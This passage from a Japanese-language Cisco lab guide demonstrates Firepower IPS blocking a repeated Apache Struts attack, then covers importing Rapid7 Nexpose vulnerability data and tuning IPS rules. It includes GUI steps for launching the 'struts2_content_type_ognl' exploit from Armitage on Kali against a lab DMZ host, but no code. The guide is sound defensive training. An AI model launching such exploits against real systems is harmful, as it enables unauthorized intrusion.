
26. 次に [デフォルトルール(Default Rule)] の [インスペクション(Inspection)] タブをクリックします。侵入ポリシーがすでに割り当てられていることを確認してください。これで、Mr. Orange による Web ベース攻撃を防御できるかどうかを確認する準備が整いました。

この時点では、HackMDs Firepower ソリューションの IPS 機能が有効になっています。いよいよ、前の演習で Mr. Orange が使用したのと同じエクスプロイトを実行し、脆弱性のある DMZ に対するエクスプロイトを Cisco Firepower が防御できるかどうかを確認します。第 2 ラウンドの開始です。


攻撃が無効になったことを確認する

注: Mr. Orange からの攻撃を繰り返します。

1. Kali Linux 攻撃ワークステーション (Firefox ブラウザ セッションの最初のタブ)に戻ります。
2. 2 回目の攻撃を実行する前に、すでに侵害した既存のホストを削除する必要があります。ホストを右クリックして [ホスト(Host)] を選択し、[ホストの削除 (Remove Host)] をクリックします。ホストが削除されたら、[シェル 1 (Shell 1)] タブと [エクスプロイト (exploit)] タブの横の [X] をクリックして、既存の攻撃ウィンドウを閉じます。




- Armitage 画面に何も表示されなくなります。必要に応じて、もう一度「struts」キーワードで検索し、エクスプロイトにフィルタを適用します。




- struts2_content_type_ognl** というエクスプロイトをダブルクリックします。

5. ここで、エクスプロイトを開始する手順を繰り返します。次の図は、入力する必要がある詳細を示しています。



6. 適切なパラメータをすべて設定したら、[起動(Launch)] ボタンをクリックしてエクスプロイトを開始します。


7. 完全な防御が設定された Firepower アプライアンスに対して攻撃を試みます。次の図は、攻撃が**失敗する**ことを示しています。



注:この時点で、Mr. Orange やその他のリモート攻撃者に対する防御が正常に行われています。Firepower は、新しい内部の脆弱性が検出されると、ポリシーの自動調整を継続して行います。

8. 今回は、ウィンドウ右上の**赤い**モニタが**表示されません**。つまり攻撃は**失敗した**ということです。新たに導入されたアクセス ポリシーが機能しています。Mr. Orange のアクセスは拒否されました。

9. Firepower マネージャに戻り、[分析 (Analysis)] タブをクリックして [侵入メニュー (Intrusions Menu)] を選択し、[イベント (Events)] を選択します。



10. ここでも、攻撃によってトリガーされ、Firepower IPS ポリシーによってブロックされたイベントが表示されます。

Events By Priority and Classification (switch workflow)

Info: Event counts may differ from Dashboard as events are pruned.

Drilldown of Event, Priority, and Classification > Table View of Events > Packets

2018-02-16 19:27:53 - 2018-02-16 20:27:53 Static

Search Constraints (Edit Search Save Search)

Jump to...

Message	Priority	Classification	Count
POLICY-OTHER Adobe ColdFusion component browser access attempt (1:25977:2)	high	Potential Corporate Policy Violation	1
POLICY-OTHER Adobe ColdFusion admin API access attempt (1:25976:2)	high	Potential Corporate Policy Violation	1
POLICY-OTHER Adobe ColdFusion admin interface access attempt (1:25975:2)	high	Potential Corporate Policy Violation	1
SERVER-APACHE Apache Struts remote code execution attempt (1:41819:2)	high	Attempted Administrator Privilege Gain	2
SERVER-WEBAPP Java XML deserialization remote code execution attempt (1:44315:3)	high	Attempted Administrator Privilege Gain	1

11. 「SERVER-APACHE Struts remote code」という文言が含まれている攻撃メッセージをクリックすると、イベントをトリガーした攻撃の詳細が表示されます。今度は、インライン結果からイベントがドロップされたことがわかります。つまり、IPS モードになっているため、攻撃がドロップされたということです。この攻撃が最新の攻撃ログに表示されるまでは数分かかる場合があります。

Jump to...

Time	Priority	Impact	Inline Result	Source IP	Source Country	Destination IP	Destination Country	Source Port / ICMP Type	Destination Port / ICMP Code
2018-02-16 20:26:49	high	1	↓	198.18.133.6		198.19.20.5		39007 / tcp	80 (http) / tcp
2018-02-16 19:32:14	high	1		198.18.133.6		198.19.20.5		45145 / tcp	80 (http) / tcp

<< Page 1 of 1 >> | Displaying rows 1-2 of 2 rows

12. Firepower では、ネットワーク上のすべてのシステムの脆弱性を特定できます。Mr. Orange のターゲットになった Apache システムのような脆弱なシステムを、プロアクティブに特定する方法として利用できます。この方法で、最も脆弱な領域に基づいてセキュリティを調整できます。これを表示するには、[分析(Analysis)] タブをクリックし、[ホスト(Hosts)] と [ネットワーク マップ(Network Map)] を選択します。

The screenshot shows the Cisco dCloud interface with the **Analysis** tab selected. The **Hosts** section is expanded, showing a list of hosts. The list is organized into categories: **Hosts [IPv4] (26)**, **Hosts [IPv6] (3)**, and **Hosts [MAC] (0)**. The IPv4 section is expanded to show a list of hosts, including **198 (26)**, **198.18 (6)**, **198.18.128 (1)**, **198.18.133 (5)**, **198.19 (20)**, **198.19.10 (14)**, **198.19.20 (2)**, **198.19.30 (2)**, and **198.19.40 (2)**. The IPv6 section shows **2002 (3)**. The MAC section is empty.

13. ネットワーク上で検出されたホストが表示されます。**198.19.20.x** DMZ ネットワークの下の IP アドレスに達するまで **[+]** アイコンをクリックして、[ホスト [IPv4](Hosts [IPv4])] リストを展開します。

The screenshot shows the Cisco dCloud interface with the **Analysis** tab selected. The **Hosts** section is expanded, showing a list of hosts. The list is organized into categories: **Hosts [IPv4] (26)**, **Hosts [IPv6] (3)**, and **Hosts [MAC] (0)**. The IPv4 section is expanded to show a list of hosts, including **198 (26)**, **198.18 (6)**, **198.18.128 (1)**, **198.18.133 (5)**, **198.19 (20)**, **198.19.10 (14)**, **198.19.20 (2)**, **198.19.30 (2)**, and **198.19.40 (2)**. The IPv6 section shows **2002 (3)**. The MAC section is empty. An orange arrow points to the **198.19.20 (2)** host.

14. 次に IP アドレス **198.19.20.5** をクリックすると、このホストの詳細が表示され、最近侵害された DMZ が示されます。

The screenshot shows the Cisco dCloud interface. The top navigation bar includes 'Overview', 'Analysis', 'Policies', 'Devices', 'Objects', 'AMP', 'Intelligence', 'Deploy', 'System', 'Help', and 'admin'. Below this is a secondary navigation bar with 'Context Explorer', 'Connections', 'Intrusions', 'Files', 'Hosts > Network Map', 'Users', 'Vulnerabilities', 'Correlation', 'Custom', 'Lookup', and 'Search'. The main content area has tabs for 'Hosts', 'Network Devices', 'Mobile Devices', 'Indications of Compromise', 'Application Protocols', 'Vulnerabilities', and 'Host Attributes'. The 'Hosts' tab is active, showing a list of hosts on the left and a 'Host Profile' for IP address 198.19.20.5 on the right. The 'Host Profile' section includes details such as IP Addresses, NetBIOS Name, Device (Hops), MAC Addresses (TTL), Host Type, Last Seen, and Current User. Below this are sections for 'Indications of Compromise (0)', 'Operating System' (Ubuntu Linux 16.04), and 'Servers (8)'.

15. 下方向にスクロールすると、Firepower と Rapid 7 の Nexpose によって struts の脆弱性が特定されたことがわかります。Firepower は、脆弱性が特定されるたびに推奨事項を自動的に提供するように設定できるため、IPS のネットワーク防御の効果を常に維持できます。この概念については、「ボーナス ラボ - Firepower NGIPS の調整」セクションでもう一度取り上げます。

The screenshot shows the 'Enterprise Vuln Mgr Vulnerabilities (8)' section. It contains a table with the following data:

Name	Component	Port
		80
	Apache 2.4.18 (Ubuntu)	80
	ApacheStruts	80
		80
	Apache 2.4.18 (Ubuntu)	80
	ApacheStruts	80

Below the table are links for '8008111: Apache Struts' and '8008112: Struts Vuln'. The 'NeXpose Vulnerabilities (16)' section is also visible, showing a list of vulnerabilities such as 'Anonymous root login is allowed', 'Anonymous users can obtain the Windows password policy', 'CIFS NULL Session Permitted', 'Files or directories with no real owner or group', and 'ICMP redirection enabled'.

注: 多くのベンダーの IPS テクノロジーでは、出荷時に有効にする保護機能が定期的に更新されています。ただしベンダーは、ユーザのネットワークの状況を認識することができないため、デバイスの処理能力の限度まで一定数のシグニチャを有効にすることしかできません。つまり、製品を販売した環境に応じて推奨されるシグニチャを有効にするのは難しいということです。そのため、それぞれが固有の脆弱性を持つアセットが保護されるように、IPS を環境に合わせて調整することがベスト プラクティスになります。

Rapid7 Nexpose と Cisco Firepower の統合

一般的にセキュリティオペレーションセンター(SOC)では、脆弱性スキャナを活用して、ネットワーク上のシステム内の脆弱性を特定しています。このラボで見たように、セキュリティ防御ソリューションが、保護すべき脆弱性を認識できることが非常に重要です。認識した脆弱性に合わせて、IDS/IPSなどのソリューションで適切な設定をすることが可能になります。Cisco Firepowerには脆弱性のパッシブスキャン機能がありますが、他の脆弱性スキャナを活用することもできます。たとえば、脆弱性スキャンで業界をリードするRapid7の脆弱性データを利用することができます。このセクションでは、Rapid7のNexposeからFirepowerに脆弱性データをインポートする方法を確認します。必要に応じて、これは手動で行うことも自動で行うこともできます。データを最新に維持するために、NexposeからCisco Firepowerへの脆弱性データの送信は、通常、1日1回以上自動的にプッシュされます。

1. [分析(Analysis)] から [脆弱性(Vulnerabilities)] を選択し、[サードパーティによる脆弱性データ(Third-Party Vulnerabilities)] を選択します。

The screenshot shows the Cisco Firepower management console. The top navigation bar includes 'Overview', 'Analysis', 'Policies', 'Devices', 'Objects', 'AMP', and 'Intelligence'. Under 'Analysis', there are sub-menus for 'Context Explorer', 'Connections', 'Intrusions', 'Files', 'Hosts', 'Users', and 'Vulnerabilities'. The 'Vulnerabilities' menu is expanded, showing 'Vulnerabilities' and 'Third-Party Vulnerabilities'. An orange arrow points to 'Third-Party Vulnerabilities'. Below the navigation, the breadcrumb trail reads: 'Vulnerabilities by Source (switch workflow) > Third-Party Vulnerabilities Summary > Third-Party Vulnerabilities Details > Table View of Third-Party Vulnerabilities > Hosts'. A search bar is visible at the bottom left.

注: [脆弱性(Vulnerabilities)] オプションを選択すると、Cisco Firepowerが実施した脆弱性パッシブ分析の結果が表示されます。この脆弱性分析機能は、デフォルトのFirepower Manager導入に含まれているため、他の製品との統合は不要です。

2. 次にNeXposeを選択して、Nexposeが特定した脆弱性を調査します。

Vulnerability Source	Count
NeXpose	1,815
Enterprise Vuln Mgr	2

Displaying rows 1-2 of 2 rows << Page 1 of 1 >>

3. Nexposeが特定した脆弱性が存在するアクティブなシステムが示されます。次の例では、特定された脆弱性が存在するデバイス数([カウント(Count)]タブ)に応じて、システムがランク付けされています。

The screenshot shows a detailed view of vulnerabilities in the Cisco Firepower interface. The breadcrumb trail is: 'Vulnerabilities by Source (switch workflow) > Third-Party Vulnerabilities Summary > Third-Party Vulnerabilities Details > Table View of Third-Party Vulnerabilities > Hosts'. A search bar is at the top left. Below it, there is a 'Jump to...' dropdown. The main table has columns for 'Vulnerability Source', 'Vulnerability ID', 'Title', and 'Count'. An orange arrow points to the 'NeXpose' source in the first row.

Vulnerability Source	Vulnerability ID	Title	Count
NeXpose	17234324	TLS Server Supports TLS version 1.1	18
NeXpose	6900824	TLS/SSL Server Supports The Use of Static Key Ciph...	17
NeXpose	46722326	Untrusted TLS/SSL server X.509 certificate	13
NeXpose	4690401	Self-signed TLS/SSL certificate	13
NeXpose	86344261	TCP timestamp response	11
NeXpose	75503451	TLS/SSL Server Supports 3DES Cipher Suite	11
NeXpose	27010168	TLS Server Supports TLS version 1.0	11
NeXpose	22298258	TLS/SSL Birthday attacks on 64-bit block ciphers (...)	11
NeXpose	50714494	SHA-1-based Signature in TLS/SSL Server X.509 Cert...	10
NeXpose	43656761	ICMP timestamp response	10
NeXpose	17726213	TLS/SSL Server is enabling the BEAST attack	9

4. バグアイコンをクリックすると、その脆弱性の概要が表示されます。この例では、BEAST 攻撃のアイコンをクリックして詳細を表示しています。ラボ内の脆弱性について、自由に詳細を確認してみてください。

Vulnerability Detail

Vulnerability Source: NeXpose
 Vulnerability ID: 17726213
 Title: TLS/SSL Server is enabling the BEAST attack
 Description: NeXpose ID: ssl-cve-2011-3389-beast; References: cve:cve-2011-3389 url:http://vnhacker.blogspot.co.uk/2011/09/beast.html; Severity: 4; PCI Severity: 3; CVSS Score: 4.3; CVSS Vector: (AV:N/AC:M/Au:N/C:P/I:N/A:N)
 CVE ID: 2011-3389
 Snort ID: 20212
 SVID: 98914

NeXpose	44470230	TLS/SSL birthday attacks on 64-bit block ciph
NeXpose	50714494	SHA-1-based Signature in TLS/SSL Server X:
NeXpose	43656761	ICMP timestamp response
NeXpose	17726213	TLS/SSL Server is enabling the BEAST attack

5. たとえばこの図のように、BEAST 攻撃に対する脆弱性の詳細を確認することができます。同様に、任意の脆弱性に関する情報を確認できます。関心のある脆弱性の名前をクリックしてみてください。

NeXpose	43656761	ICMP timestamp response	10
NeXpose	17726213	TLS/SSL Server is enabling the BEAST attack	9

6. ここでは、特定の脆弱性の影響を受けるすべてのシステムが表示されます。ここに示す CVE ID は、脆弱性を参照する方法として、業界の全ベンダーで使用されている ID です。Cisco Snort ID も示されています。これは、この脅威を検出するために適用されている Snort ルールを示しています。現在の状態では、このタイプのデータがない脆弱性があるにも注意する必要があります。つまり、脅威を検出する Snort ルールがないか、業界で CVE が付与されていない場合があるということです。この例では、バグトラッカー ID がありません。システムをどれか 1 つクリックして、そのコンピュータの詳細を表示してみましょう。IP を右クリックしてホストプロファイルオプションを選択すると、ホストプロファイルが表示されます。

[Bookmark This Page](#) [Report Designer](#) [View Bookmarks](#) [Search](#)

Vulnerabilities by Source (switch workflow)

[Third-Party Vulnerabilities Summary](#) > [Third-Party Vulnerabilities Details](#) > [Table View of Third-Party Vulnerabilities](#) > [Hosts](#)

► Search Constraints ([Edit Search](#) [Save Search](#))

Jump to... ▼

	Vulnerability Source	Vulnerability ID	IP Address	Port	Bugtraq ID	CVE ID	SVID	Snort ID	Title
↓	NeXpose	17726213	198.19.40.51	3389/tcp		2011-3389	98914	20212	TLS/SSL Server is enabling t
↓	NeXpose	17726213	198.19.30.100	3389/tcp		2011-3389	98914	20212	TLS/SSL Server is enabling t
↓	NeXpose	17726213	198.19.10.12	443 (https)/tcp		2011-3389	98914	20212	TLS/SSL Server is enabling t
↓	NeXpose	17726213	198.19.10.11	443 (https)/tcp		2011-3389	98914	20212	TLS/SSL Server is enabling t
↓	NeXpose	17726213	198.19.10.4	8443/tcp		2011-3389	98914	20212	TLS/SSL Server is enabling t
↓	NeXpose	17726213	198.19.10.4	8444/tcp		2011-3389	98914	20212	TLS/SSL Server is enabling t
↓	NeXpose	17726213	198.19.10.2	443 (https)/tcp		2011-3389	98914	20212	TLS/SSL Server is enabling t
↓	NeXpose	17726213	198.19.10.2	444 (snpp)/tcp		2011-3389	98914	20212	TLS/SSL Server is enabling t
↓	NeXpose	17726213	198.19.10.2	3389/tcp		2011-3389	98914	20212	TLS/SSL Server is enabling t

7. システムのタイプ、ログインしているユーザ、侵害履歴など、そのシステムの詳細が表示されます。表示される結果は、選択した脆弱性に応じて、この例とは多少異なる場合があります。

Host Profile

[Scan Host](#) [Generate White List Profile](#)

IP Addresses 198.19.40.51
NetBIOS Name
Device (Hops) ftd (0)
MAC Addresses (TTL) 00:50:56:B8:6E:6D (VMware, Inc.) (255)
Host Type NAT Device
Last Seen 2018-01-17 10:09:19
Current User doogie howser (AD1\dhowser, LDAP)
View [Context Explorer](#) | [Connection Events](#) | [Intrusion Events](#) | [File Events](#) | [Malware Events](#)

Indications of Compromise (3) ▼

[Edit Rule States](#) [Mark All Resolved](#)

Category	Event Type	Description	First Seen	Last Seen	
Malware Detected	Threat Detected in File Transfer	The host has encountered malware	2018-01-02 23:39:09	2018-01-10 15:21:15	
Impact 2 Attack	Impact 2 Intrusion Event - attempted-admin	The host was attacked and is potentially vulnerable	2018-01-08 15:30:47	2018-01-09 10:17:38	
Impact 1 Attack	Impact 1 Intrusion Event - attempted-admin	The host was attacked and is likely vulnerable	2018-01-08 09:51:33	2018-01-08 09:51:33	

Systems (1) ▼

[Edit Operating System](#) [View Operating Systems](#)

Hardware	OS Vendor	OS Product	OS Version	Source
	Microsoft	Windows 7 Ultimate Edition	SP1	Application: NeXpose Scan Report

8. 下方向にスクロールすると、Nexpose によってこのシステム内で検出されたすべての脆弱性を表示するオプションがあります。キャロットをクリックすると詳細が表示されます。

NeXpose Vulnerabilities (25)

Edit Vulnerabilities

Name	Remote	Component	Port
CIFS Account Lockout Policy Not Enforced			
CIFS Account Password Never Expires			
CIFS Minimum Password Length Policy Not Enforced			
ICMP timestamp response			
Microsoft CVE-2017-0146: Windows SMB Remote Code Execution Vulnerability			
NetBIOS NBSTAT Traffic Amplification			137
SMB signing disabled			139
SMB signing disabled			445
SMB signing not required			139
SMB signing not required			445
TCP timestamp response			
TLS Server Supports TLS version 1.0			3389
TLS Server Supports TLS version 1.0			3389

9. 表示された項目のいずれかをクリックすると、その内容と重大度、正式な CVSS スコアなどが表示されます。また、それぞれの脆弱性に関連付けられているポートも確認できます。この種の詳細情報は、脆弱性の管理にとって非常に重要です。このようなデータは、攻撃者による脆弱性のエクスプロイトを防御する、IDS/IPS などのサイバー セキュリティ防御テクノロジーの向上にとっても有益です。

Vulnerability Detail

Vulnerability Source	NeXpose
Vulnerability ID	34502625
Title	CIFS Account Lockout Policy Not Enforced
Description	NeXpose ID: cifs-no-acct-lockout-limit; References: ; Severity: 7; PCI Severity: 4; CVSS Score: 6.8; CVSS Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P)

ここでも、現実の脅威として現れていない脆弱性がどれだけあるかを確認することが重要です。その点に侵入テストの重要性があります。実際にテストしてみない限り、攻撃者が本当に脆弱性を悪用できるかどうかは、なかなかわかりません。そのことから、セキュリティ防御テクノロジーが潜在的な脆弱性を認識することは、非常に重要です。そのシステムに起因するリスクを軽減する方法をチームが決定するまで、保護を継続する必要があるためです。

Rapid7 Nexpose が特定した貴重な脆弱性データがインポートされることで Cisco Firepower IDS/IPS シグニチャの調整が改善されます。次の演習で、この概念を確認してみましょう。


シナリオ 3 が完了しました。時間があれば、シナリオ 3 のボーナス セクションに進んでください。

ボーナス ラボ - Firepower NGIPS の調整


1. 上部の [ポリシー(Policies)] タブをクリックして IPS ポリシーに戻り、[アクセス制御(Access Control)] と [侵入(Intrusion)] を選択します。




2. 先に変更した **Hack MDS Default IPS Policy** が表示されます。編集用の鉛筆アイコンをクリックします。



3. この時点で、シスコがすべてのお客様向けに推奨する、膨大な数のセキュリティシグニチャを選択したことになります。Firepower では、HackMDs ネットワークトポロジとホストに基づいて、その他にも推奨事項が提供されます。左側にある Firepower Recommendations を選択します。次に [Firepower 推奨ルール設定 (Firepower Recommended Rules Configuration)] ウィンドウで、[詳細設定 (Advanced Settings)] オプションを選択し、自動的に適用されるセキュリティ推奨事項のレベルを調整します。

